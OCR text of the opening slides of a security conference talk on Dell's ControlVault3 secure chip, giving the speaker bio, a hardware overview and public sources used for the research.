ReVault!

Compromised by your Secure SoC

Philippe Laulheret

Philippe Laulheret

@phLaul


Senior Vulnerability Researcher,
Cisco Talos

Focus: Windows, ...

cisco TALOS

What to expect from this talk


9:22
Tuesday, July 8
DELL


pl-workstation
Audio inputs and outputs
Audio Processing Objects (APOs)
Batteries
Bluetooth
Cameras
ControlVault Device
Dell ControlVault w/o Fingerprint Sensor
Disk drives
Display adapters
Firmware
Human Interface Devices
Keyboards
Memory technology devices
Mice and other pointing devices
Monitors
Network adapters
Other devices
Ports (COM & LPT)
Print queues


ControlVault?

ControlVault3 (CV) TL;DR;

- Can be found in > 100 models of Dell Laptops
  - Most of Latitude / Precision models
- Mix of Software/Firmware/Hardware
  - Windows (and Linux) APIs
  - Firmware runs an RTOS on ARM chip
  - SoC: BCM5820x
- “Secure” Storage of secrets
- USH (Unified Secure Hub)
  - Connects Fingerprint/Smart Card/NFC reader
- ControlVault3 / ControlVault3+
- No documentation ☹


Finding Information Online


- Linux code compiled w/ symbols
  - https://git.launchpad.net/~oem-solutions-engineers/libfprint-2-tod1-broadcom/+git/libfprint-2-tod1-broadcom/
- Certification document (Non-Proprietary Security Policy)
  - https://csrc.nist.gov/CSRC/media/projects/cryptographic-module-validation-program/documents/security-policies/140sp3920.pdf

